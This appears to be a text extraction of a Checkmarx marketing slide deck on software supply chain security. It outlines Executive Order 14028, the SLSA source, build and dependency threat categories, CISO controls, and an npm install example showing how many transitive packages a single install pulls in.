





The world runs on code. We secure it.

Leverage 'Ahead of Time' Intelligence: Tackle Supply Chain Attacks

Understand Your Exposure & Security Strategies



Checkmarx One / Architecture



Note: Checkmarx Fusion, API Security, & DAST are Limited Availability (LA) at this time.

Supply Chain Security is Clearly a Problem

Executive order 14028

01.

Remove Barriers

Remove Barriers to Threat Information Sharing Between Government and the Private Sector

02.

Modernize

Implement Stronger Cybersecurity Standards in the Federal Government

03.

Improve Software Supply Chain Security

Establish baseline standards for software sold to the government

04.

Safety Review Board

Analyze what happened after an attack, make recommendations for improvement

05.

Playbook for Response

Incident Response for Federal Departments and Agencies

06.

Improve Detection

Enable Government-wide Endpoint Detection and Response

07.

Improve Remediation Capabilities


Cybersecurity Event Log Requirements

How and Why Supply Chains are at Risk

Let's explore a framework...



Strong Parallels



The software supply chain maps almost directly to the supply chain for physical products.





Supply Chain Levels for Software Artifacts

ActiveState®

citi

 CLOUD NATIVE
COMPUTING FOUNDATION

 DATADOG


Google

intel®

 THE
LINUX
FOUNDATION

vmware®

CISO Controls



- Secure developer's workstations
- Enforce 2FA on GitHub
- Alert for code leakage
- Limit access to build server
- Harden artifact server

SOURCE THREATS


- A** Bypassed code review
- B** Compromised source control system

BUILD THREATS

- C** Modified code after source control
- D** Compromised build platform
- F** Bypassed CI/CD
- G** Compromised package repo
- H** Using a bad package

DEPENDENCY THREATS

- E** Using a bad dependency



SOURCE THREATS

- A** Bypassed code review
- B** Compromised source control system


BUILD THREATS


- C** Modified code after source control
- D** Compromised build platform
- F** Bypassed CI/CD
- G** Compromised package repo
- H** Using a bad package

DEPENDENCY THREATS

- E** Using a bad dependency

What developers are asking for





A terminal window with a dark gray title bar containing three colored window control buttons (red, yellow, green) and the text "terminal". The main area of the terminal is dark purple and contains the command "\$ npm install cncjs" in a light blue monospaced font.

```
$ npm install cncjs
```





terminal

```
$ npm install cncjs
```


```
+ cncjs@1.9.25
```

```
added 811 packages from 611 contributors and audited 811 packages in  
132.202s
```

Monthly Package Releases



Over 500,000 package releases every month



Efficiency Dilemma

Using OSS



Fast and cheap
Things may stop working
Exposed to threats

